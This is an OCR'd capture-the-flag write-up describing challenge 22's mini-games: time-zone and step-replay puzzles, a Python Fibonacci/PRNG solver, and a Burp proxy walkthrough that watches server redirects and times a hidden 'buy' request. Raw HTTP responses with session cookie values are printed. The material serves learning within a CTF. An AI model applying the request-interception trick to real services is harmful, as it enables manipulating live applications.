
```
$: node solver.js
je19-JfsM-ywiw-mSxE-yfYa
```

I don't know why the first letter does not properly decode to "h" but "j", but maybe this is just another bug in the challenge. Thankfully all the rest was correct so we can finally enter the code... and have solved challenge 22 as well…


Challenge 22's mini-games:

It was not until the end of challenge 21 that I noticed that I would not need to restart my solver every time I advance a tiny bit in the complete challenge like finding a new mini-game or I hit a bug or error 500. For challenge 22 I therefore took the freedom to use a hybrid approach but did not code a full solver anymore. I used my maze "brute forcer" to create a map of the whole level and then either used the "goDirectlyTo(x,y)" functionality in my existing script to walk from challenge to challenge – or later on in challenge 22 – I just stored the cookie after I've solved these challenges and only did those things in an interactive python shell which needed to be done programmatically. Thankfully there was no challenge which actually required to use an automated solution in challenge 22. Thus, I don't have python implementations for some of challenge 22's mini-games, however I will still describe them in great detail here.

Here is the map of challenge 22:




Mini-game “Old Rumpy”



The first challenge that we face is that of “Old Rumpy”. You are presented with the information about various time zones and are asked to answer a question which time it will be at a certain location on the globe.

Basically, all you need to do here is to find out in which time zone the target destination lines. You can easily find out by using Google




So we now that San Marino has actually the same time we have at the moment (19:24) but it is 2 hours later than where the traveler is. So, the time difference is 2 hours. If he travels tomorrow at 8:43 it will thus be 10:43 then. So 10:43 is the correct answer

Answer = <Trip Start Time> + <Time difference to destination> + <Delta to our location>

Mini-game “Simon's Eyes”


yone



This challenge asks the player to replay each and every step he took in challenge 22 in order to reach this challenge by means of a series of button which show the various directions. As you can imagine this is quite hard if you come here after a long investigative walk, but it is very simple when you just walk straight to this challenge with a good map at your disposal, because all you need to do then is just to replay the steps according to the map. Thus, this challenge was the first I solved, on the next try and then I continued my journey to all the other challenges.

So in order to solve it either record all steps that you took manually or just walk the shortest, direct way from the starting position to this challenge and replay it using the buttons.

Mini-game “Mathonymous”



This is the small version of Mathonymous v2 we faced in challenge 21. Here, all the player has to do is to eval() the term presented to the user and key in the solution using a spinner control. It is exactly the same approach like Mathonymous that you need to solve it here. Open a python prompt (or just type it into a calculator anyway!) and type in the formula shown on the screen.

Mini-game “Randonacci”

Randonacci

What a beautiful chain,
but the last piece is missing.

Do you know what we need?
HINT
random.seed(1337)
sequence.append(1 % random.randint(1, 1))
sequence.append(1 % random.randint(1, 1))
sequence.append(2 % random.randint(1, 2))
Greetz, Leonardo F.

The chain has a row of elements with following numbers printed on:


```
[0, 0, 0, 1, 2, 3, 6, 0, 10, 6, 34, 41, 2, 3, 92, 271, 228, 1158, 874, 155, 760, 161, 1377, 76, 12877,
561, 2654, 48507, 97042, 174104, 78347, 260851, 993674, 1259337, 2483645, 5740505, 1575587, 3826257,
21727529, 24850563, 673343, 15828943, 214735647, 338253, 94471517, 385474364, 26496473, 2080231810,
162912664, 348797635, 117488414, 10524736889, 12805435028, 19348307706, 8178002329, 25897469511,
24880839358, 187779182313, 378924045099, 330018976494, 57572802365, 1755769600244, 1787962449615,
1399589890939, 4699103264099, 5537088097592, 799491845133, 10875107129731, 41609657911621,
47938445436267, 6044678688289, 76354192309034, 20146302444405, 50538003336545, 169286736998843,
140463926976638, 1372753687833637, 2090937796081262, 3208841539011769, 223403826756170,
18890057209817362, 15098281334975233, 1101146015708157, 47550101433457787, 12050597934415257,
128657844735176285, 169277061937864378, 330510651947427135, 340288707202349036, 11709533245952345,
302127549822334661, 2559809026849192761, 1568191551607991366, 3600013976164019953, 7680536423553600728,
17111575771294704535, 29807283816584340074, 53397101317854812084, 16641745710990072136,
1079100819585860413, 125341458820724802472, 33195859417603166742,
????????????????????????????????????????]
```


Send

Randonacci was one of the trickiest challenges because, as it turned out it could not be solved using python2 that I used for my solver code, because there have been some changes in the PRNG between python2 and python3 and it was the PRNG of python3 that this challenge needed. With python2 the sequence of results diverged after the 3rd element ☹

Some tests showed:

```
daubsi@bigigloo:~$ python2 rnd.py
```

```
('Initial seed: ', '-
168154292050129818060250820180612795014230758900460156042628496789477856228292323773749995834220321181837079987735864392141405112311')

-
191556923345568349502481949965475311209076450373538762468845928190561266989847963827312483412586075625834610520363910748856166589721

daubsi@bigigloo:~$ python3 rnd.py

Initial seed:  -
168154292050129818060250820180612795014230758900460156042628496789477856228292323773749995834220321181837079987735864392141405112311

143304501277008214675733521111902581466781635195842786035000608927917111532496801286215602863700742776427682908656058118025397431778
```

This was quite frustrating because in retrospective it was apparent that my code worked but I was chasing shadows for more than an hour ☹

The name of the challenge as well as the subtle hints about the first steps made it clear immediately that we're dealing here with some sort of Fibonacci number sequences with some randomness.

The only challenge here was to implement the Fibonacci algorithm according to the examples and we were looking at the 105th example.


As we can see from the examples the way to calculate the n-th element is:

```
res = fib(n) % random.randint(1,fib(n))
```

If you naively implement this you will see that the execution time grows exponentially and you hardly can wait for the 13th or 14th element, let alone the 104th. The solution is to store already calculated fibonacci numbers in a list or dict and then refer back to them when calculating new elements. Using this approach we can print the first 104th in the blink of an eye and have the solution.

```
import random

fibs = {}

def fib(n):
        if n in fibs:
                return fibs[n]

        if n==0:
                return 0
        if n==1:
                return 1
        if n==2:
                return 1
        x = fib(n-1)+fib(n-2)
        fibs[n]=x
        return x

random.seed(1337)
sequence = []
for n in range(1,104):
        y = fib(n)
        x = y % random.randint(1,y)
        sequence.append(x)

print(sequence)
```

Mini-game “Bun Bun's Goods & Gadgets”



In Bun Buns Good you need to use a proxy like Burp in order to intercept the requests from the application to the backend, because you will need to issue a “buy” request as soon as a certain answer is percepted in the server’s response. Basically, you have to “buy” a good for Madame Pottine:

“Welcome Visitor. Feel free to take a look around my store.

If you want to buy something just tell me.

I also have a free article here - if you find it, you can have it.

Else I will take you a live! Carrots sell very well nowadays.

Navigator says:

What a nice inventory. We should buy something for Madame Pottine.“

When you click on “Look around” the browser will perform a postback to the webpage which again sends a series of HTTP Status 302 to redirect the browser again. Watching closely at the server responses in Burp, one can see that the Content-Type looks somewhat unfamiliar ;-)

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extensio
30703	http://whale.hacking-lab.com:5337	GET	/move/-1/0			302	928	HTML	
30704	http://whale.hacking-lab.com:5337	GET	/			200	4795	HTML	
30706	http://whale.hacking-lab.com:5337	GET	/?action=watch	✓		302	965		
30707	http://whale.hacking-lab.com:5337	GET	/			302	949		
30708	http://whale.hacking-lab.com:5337	GET	/			302	943		
30709	http://whale.hacking-lab.com:5337	GET	/			302	958		
30710	http://whale.hacking-lab.com:5337	GET	/			302	941		
30711	http://whale.hacking-lab.com:5337	GET	/			302	929		
30712	http://whale.hacking-lab.com:5337	GET	/			302	928		
30713	http://whale.hacking-lab.com:5337	GET	/			302	917		
30714	http://whale.hacking-lab.com:5337	GET	/			302	931		
30715	http://whale.hacking-lab.com:5337	GET	/			302	916		
30716	http://whale.hacking-lab.com:5337	GET	/			302	904		

Request Response

Raw Headers Hex

```
HTTP/1.0 302 FOUND
Content-Type: shop/hammer
Location: http://whale.hacking-lab.com:5337/
WhatYouHear: Not a fan of this?
Set-Cookie:
session=z.YNhEVQxXuAoq9NpUZngg56alU6M8L3pajE1fjaMobteHbZzrYehaS6lp0q7WrQpyz4yY9LSBmxaQHLjbP5m+7N/hX+bgV3KACjnN24YOrGfh47au9pf0flgy5
rAkvgPytyf3erzhx3FgU/VrAlattAonnl9UP7ybvodPd8SnhTglpjVKKyK7sW7U45SXU61fNMpm4ETbxBwWZvM3ZfTegov4Po6Kqwkq2LwRE2iJmQQJyCAwJsfzBN5QwIQfe
XjkQ3Eoeld9QUBtM6qszuOEXmZZRyW+aNiuNRNAPTYejTYuz4S2fP/DC9CJ8Xw2wQe5h8eJMlOxqRs2lIiDtavF9OH+mnRiaf4gLZODg39F+je5DzeztmBjsE8PiACgURJvh
fXri3H2aGrCLCNYim1ZFgBkm4sMcUGzTM2zHJU1O7q0/lMBf9aHpJbbt5UEv0l4y7EDCCut7h34nHtOcrbIqAlZGr2oMaR+AtMEqwW8MOIOmRCGVKk+oIW8mjwMs19IGYIPh
WFuCAMEj9n.JKUDAl+FnELC5bZMMH0vIQ==.lBU4BxDmg5IAk9SCWrfccQ==; Expires=Sat, 22-Jun-2019 17:40:14 GMT; HttpOnly; Path=/
Content-Length: 0
Server: Werkzeug/0.15.2 Python/3.6.7
Date: Wed, 22 May 2019 17:40:14 GMT
```

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extensio
30703	http://whale.hacking-lab.com:5337	GET	/move/-1/0			302	928	HTML	
30704	http://whale.hacking-lab.com:5337	GET	/			200	4795	HTML	
30706	http://whale.hacking-lab.com:5337	GET	/?action=watch	✓		302	965		
30707	http://whale.hacking-lab.com:5337	GET	/			302	949		
30708	http://whale.hacking-lab.com:5337	GET	/			302	943		
30709	http://whale.hacking-lab.com:5337	GET	/			302	958		
30710	http://whale.hacking-lab.com:5337	GET	/			302	941		
30711	http://whale.hacking-lab.com:5337	GET	/			302	929		
30712	http://whale.hacking-lab.com:5337	GET	/			302	928		
30713	http://whale.hacking-lab.com:5337	GET	/			302	917		
30714	http://whale.hacking-lab.com:5337	GET	/			302	931		
30715	http://whale.hacking-lab.com:5337	GET	/			302	916		
30716	http://whale.hacking-lab.com:5337	GET	/			302	904		

Request Response


Raw Headers Hex

```
HTTP/1.0 302 FOUND
Content-Type: shop/tshirt
Location: http://whale.hacking-lab.com:5337/
WhatYouHear: Not a fan of this?
Set-Cookie:
session=z.eQ5GSv+xCVXNcroh8qbno3wwVL/C/H8SNlfP/b4yhZv5FOIxaXTPhRL2IRogyx8lLyl/c9KR4oZ7j5vJ8u3Od8xteuWTdEzAQ3/oapwbN6IvcdYoNLsOHlFCJK
5qSeN+a00Av2fO94KfJzShvjizJP+LzLc8Y90y4Vx841kwkyFQivvkKzibgcLshPRLZdgFyGsezllKZT6G6JHrS/JazRIMMOiWDXEiRlkaSt0VHstHXiZ0CHrmseAYM5mLTa
h5ppVt35PrKtmh+zS7uXX9w/sNGoMeSWlkOtXGBlNkJyy9j0/RstksxeCatpliM3DE1fuYfG59IUxZXlXTFHw0TNoLqiMPpIiKxJ5oW/TmiimkaIgAs5lwgyWzLVklZKA502
wQdvwTyamxPiezZlePev18r88+uuNR4RA9XvFtGw2vbO+jkZCGbLc7RcxHG+anLN7xTdXDHGcPHaymfXdClbhx5CPyqEzhUXUkn9QKV/eLaXLd2GjzajGAtlm4K0to2lZQx6
lryPRhASQ==.cYut/Xr4NreGJvM+vZx3fA==; Expires=Sat, 22-Jun-2019 17:40:14 GMT; HttpOnly; Path=/
Content-Length: 0
Server: Werkzeug/0.15.2 Python/3.6.7
Date: Wed, 22 May 2019 17:40:14 GMT
```

```
Content-Type: shop/bread
Content-Type: shop/cake
Content-Type: shop/coffee
Content-Type: shop/computer
Content-Type: shop/doll
Content-Type: shop/gun
Content-Type: shop/hammer
Content-Type: shop/knife
Content-Type: shop/lolly
Content-Type: shop/metal
Content-Type: shop/necklace
```

```
Content-Type: shop/plate
Content-Type: shop/ring
Content-Type: shop/sand
Content-Type: shop/suit
Content-Type: shop/teabag
Content-Type: shop/trousers
Content-Type: shop/tshirt
Content-Type: shop/wood
```

From the challenge description, it is not hard to guess that the good you should buy for Mdme Pottine might actually be a teabag. Once you receive an answer from the server with this Content-Type, the next action you will have to do is to request the "/?action=buy" end point in order to succeed. If you miss the right time, you will also get another "hint" because the answer will then be HTTP Status code 418 "I'M A TEAPOT".



#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extensio
30714	http://whale.hacking-lab.com:5337	GET	/			302	931		
30715	http://whale.hacking-lab.com:5337	GET	/			302	916		
30716	http://whale.hacking-lab.com:5337	GET	/			302	904		
30717	http://whale.hacking-lab.com:5337	GET	/			302	911		
30718	http://whale.hacking-lab.com:5337	GET	/			302	896		
30719	http://whale.hacking-lab.com:5337	GET	/			302	900		
30720	http://whale.hacking-lab.com:5337	GET	/			302	868		
30721	http://whale.hacking-lab.com:5337	GET	/			302	887		
30722	http://whale.hacking-lab.com:5337	GET	/			302	878		
30723	http://whale.hacking-lab.com:5337	GET	/			302	878		
30724	http://whale.hacking-lab.com:5337	GET	/			302	966		
30725	http://whale.hacking-lab.com:5337	GET	/			200	4955	HTML	
30726	http://whale.hacking-lab.com:5337	GET	/?action=buy	✓		418	934	HTML	

Request | Response


Raw | Headers | Hex

```
HTTP/1.0 418 I'M A TEAPOT
Content-Type: text/html; charset=utf-8
Content-Length: 0
Set-Cookie:
session=z.YmDBNts0JHz3k5o/DXYTaaVsTQF6WFN+umPe27t3pYXKHWp0dYV6gCtWfmoMepxSW3gxfSq4vMMSFb9+XJy3VQ8v0SAyDsHuenUX31ppONn9YkZBA/RWBIiKBi
